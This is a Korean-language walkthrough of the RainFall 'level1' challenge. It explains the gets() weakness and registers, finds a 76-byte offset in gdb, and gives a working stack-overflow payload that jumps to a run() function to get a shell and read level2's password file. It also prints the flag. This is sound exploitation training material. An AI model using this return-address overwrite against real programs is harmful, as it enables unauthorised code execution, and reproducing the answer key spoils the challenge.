

level1

≡ 태그	Assembly	BufferOverflow	ReturnAddressOverwrite	Shell
☼ 상태	완료			

풀이과정

[겪었던 어려움](#)

[풀이과정](#)

[gets](#)

[eip, esp](#)

[buffer overflow](#)

[추가내용](#)

[정답](#)

[출처](#)

풀이과정

겪었던 어려움

X86의 스택구조는 차갑다..

풀이과정

역시나 이 단계에서도 level1 파일 밖에 없었습니다. 파일을 실행해보니 문자열을 한 번 입력받는 듯한 프로그램으로 파악할 수 있었다.

```
level1@RainFall:~$ ./level1
helllo
```

level0과 마찬가지로 gdb를 통해서 main의 어셈블리를 확인해봤을 때 간단하게 작성되어있는 것을 확인할 수 있었다.

```
(gdb) disas main
Dump of assembler code for function main:
0x08048480 <+0>: push    %ebp
0x08048481 <+1>: mov     %esp,%ebp
0x08048483 <+3>: and     $0xffffffff0,%esp
0x08048486 <+6>: sub     $0x50,%esp
0x08048489 <+9>: lea     0x10(%esp),%eax
0x0804848d <+13>: mov     %eax,(%esp)
0x08048490 <+16>: call    0x8048340 <gets@plt>
0x08048495 <+21>: leave
```

```
0x08048496 <+22>:    ret
End of assembler dump.
```

하지만 여기서 gets라는 시스템 함수를 쓰고 있었는데, gets()에는 보안적 문제가 있다.

gets

Never use `gets()`.
Because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security.
Use `fgets()` instead.

`gets()`는 절대 사용하지 마세요. 데이터를 미리 알지 못하면 데이터를 미리 알지 못하면 알 수 없기 때문입니다, 그리고 `gets()`는 버퍼의 끝을 지나서 문자를 계속 저장하기 때문에 이후에도 문자를 계속 저장하므로 사용하는 것은 매우 위험합니다. 이 함수는 컴퓨터 보안을 깨는 데 사용되었습니다. 대신 `fgets()`를 사용하세요.

이 것을 보고 문자열을 어느정도 길게 입력해보니 level0처럼 `core dumped`가 발생하는 것을 확인 할 수 있었다.

```
level1@RainFall:~$ ./level1
gjaksdngjksadklgjdsalgjldsajgkljdsaklgjkdsalgjkljsdajgkljsdjgkljsdjaklgjsdka
Segmentation fault (core dumped)
```

eip, esp

eip (Instruction Pointer) 레지스터:

현재 실행 중인 명령어의 주소를 가리킵니다.
프로그램 실행 흐름을 제어하는 데 사용됩니다.
함수 호출 시 `return address`가 이 레지스터에 저장됩니다.
명령어 fetch 과정에서 이 레지스터의 값이 사용됩니다.

esp (Stack Pointer) 레지스터:

현재 스택 포인터의 주소를 가리킵니다.
스택 메모리 영역에 대한 접근을 제어하는 데 사용됩니다.
함수 호출 시 스택 프레임이 이 레지스터를 기준으로 생성됩니다.
지역 변수와 함수 인자 등이 스택에 저장되므로, 이 레지스터의 값이 중요합니다.

```
(gdb) info frame
# 현재 스택 레벨이 0이며, 프레임의 주소가 0xbffff710임을 보여줍니다.
Stack level 0, frame at 0xbffff710:
```

```

# 현재 실행 중인 명령어의 주소는 0x8048490(main 함수)이며,
이전 프레임의 return address는 0xb7e454d3입니다.
eip = 0x8048490 in main; saved eip 0xb7e454d3
# 인자 리스트는 0xbffff708에 있으며, 지역 변수도 0xbffff708에 있습니다.
Arglist at 0xbffff708, args:
Locals at 0xbffff708, Previous frame's sp is 0xbffff710
# 저장된 레지스터:
# - ebp 레지스터는 0xbffff708에 저장되어 있습니다.
# - eip 레지스터는 0xbffff70c에 저장되어 있습니다.
Saved registers:
ebp at 0xbffff708, eip at 0xbffff70c

(gdb) x $esp
# 현재 스택 포인터(esp 레지스터)가 가리키는 주소는 0xbffff6b0이며,
# 이 주소에 저장된 값은 0xbffff6c0입니다.
0xbffff6b0: 0xbffff6c0

(gdb) print 0xbffff70c - 0xbffff6c0
# eip - esp(버퍼 시작점)
$2 = 76

```

이 연산을 통해서 두 스택의 차이가 딱 76이 난다는 것을 알 수 있었고 이제 76차이 만큼 더미 데이터로 채워주고 나머지 4바이트를 이용해서 시스템 함수를 실행시켜주는 run 함수의 주소값을 이용해주면 된다.

```

(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482f8  __init
0x08048340  gets
0x08048340  gets@plt
0x08048350  fwrite
0x08048350  fwrite@plt
0x08048360  system
0x08048360  system@plt
0x08048370  __gmon_start__
0x08048370  __gmon_start__@plt
0x08048380  __libc_start_main
0x08048380  __libc_start_main@plt
0x08048390  _start
0x080483c0  __do_global_ctors_aux
0x08048420  frame_dummy
0x08048444  run
0x08048480  main
0x080484a0  __libc_csu_init
0x08048510  __libc_csu_fini
0x08048512  __i686.get_pc_thunk.bx

```

```
0x08048520 __do_global_ctors_aux
0x0804854c _fini
```

```
(gdb) disas run
Dump of assembler code for function run:
0x08048444 <+0>: push    %ebp
0x08048445 <+1>: mov     %esp, %ebp
0x08048447 <+3>: sub     $0x18, %esp
0x0804844a <+6>: mov     0x80497c0, %eax
0x0804844f <+11>: mov     %eax, %edx
0x08048451 <+13>: mov     $0x8048570, %eax
0x08048456 <+18>: mov     %edx, 0xc(%esp)
0x0804845a <+22>: movl    $0x13, 0x8(%esp)
0x08048462 <+30>: movl    $0x1, 0x4(%esp)
0x0804846a <+38>: mov     %eax, (%esp)
0x0804846d <+41>: call    0x8048350 <fwrite@plt>
0x08048472 <+46>: movl    $0x8048584, (%esp)
0x08048479 <+53>: call    0x8048360 <system@plt>
0x0804847e <+58>: leave
0x0804847f <+59>: ret
```

buffer overflow

`(python -c "print('X' * 76 + '\x44\x84\x04\x08')" && cat) | ./level1` 이 명령어를 통해서 76만큼 버퍼 오버플로우 시켜주고 cat을 통해서 표준입력이 계속 진행되게끔 만들 수 있고 이를 통해서 level2의 권한을 빌려 `/home/user/level2/.pass` 의 파일을 읽어 정답을 알 수 있다.

OR


`python -c "print 'X' * 76 + '\x44\x84\x04\x08'" > /tmp/level1` 을 통해서 값을 `/tmp/level1` 에 담고 `cat /tmp/level1 - | ./level1` 을 통해서 실행시키면 되는데 여기서 '-'는 cat과 마찬가지로 표준입력을 진행할 수 있게 하는 키워드이다.

추가내용

다른 `return address overwrite` 문제들을 풀어보면 좋을거 같아요!

Return Address Overwrite


Description Exploit Tech: Return Address Overwrite에서 실습하는 문제입니다.


 <https://dreamhack.io/wargame/challenges/351/>




Dreamhack
A HACKERS' PLAYGROUND

[Stack Buffer Overflow_3] Return Address Overwrite

Introduction  오늘은 Stack Buffer Overflow에 대한 Return Address Overwrite를 알아보겠습니다...

 <https://blog.naver.com/smart-brain/223061990439>



정답

```
'53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0add69bf5bf6fa8e77'
```

출처

gets(3) - Linux manual page

NAME | LIBRARY | SYNOPSIS | DESCRIPTION | RETURN VALUE | ATTRIBUTES | STANDARDS | HISTORY | BUGS | SEE ALSO

<https://man7.org/linux/man-pages/man3/gets.3.html>

리눅스(Linux) gcc C언어 코딩 013 - 문자열 입력 gets 함수 - 2

리눅스(Linux) gcc C언어 코딩 013 문자열
입력 gets 함수&nb...

 <https://blog.naver.com/ahalinux/220918653384>

```
[j]@it ~/C_coding$ 013
gcc C언어 코딩 - 문자열 입력 gets - 2
사는 도시는 : 서울시
여행하고 싶은 곳은요 : 스위스
서울시에 살고요. 스위스 가보고 싶어요.
공백을 만나면 종료합니다.
[j]@it ~/C_coding$
```

버퍼 오버 플로우 공격하기, 소스코드 분석하기 - RedHat 6.2

버퍼 오버 플로우?

https://ko.wikipedia.org/wiki/%EB%B2%84%ED%8D%BC_%EC%98%A4%EB%B2%84%ED%94%8C%EB%A1%9C 버퍼 오버플로 - 위키백과, 우리 모두의 백과사

 <https://epicarts.tistory.com/47>

```
cc -g -o buffer-overflow bu
s
r-overflow.c
```

[x86] 주요 어셈블리 명령어의 종류와 레지스터, (EBP, ESP, EIP, EAX ...)와 SFP

[1] 어셈블리어 (Assembly) 는 무엇일까? & 배우는 목적?어셈블리어는 기계어와 함께 유일한 저급 언어 (Low level) 언어이다.기계어에 1대1 대응이 되는언어이며, 기계어 바로 전 단계의 언어이다.여기서 저급 언어란, 컴퓨터와 더 가까운 언어라고 생각하면 되고, C언어도 포인터

 <https://sunrinjuntae.tistory.com/24>



What does EIP stand for?

There are a ton of questions on here that make reference to the eip:

How can I partially overwrite the EIP in order to bypass ASLR?

Unable to overwrite EIP register

 <https://security.stackexchange.com/questions/129499/what-does-eip-stand-for>



<https://blog.naver.com/byunhy69/140112048445>

<https://blog.naver.com/byunhy69/140112048445>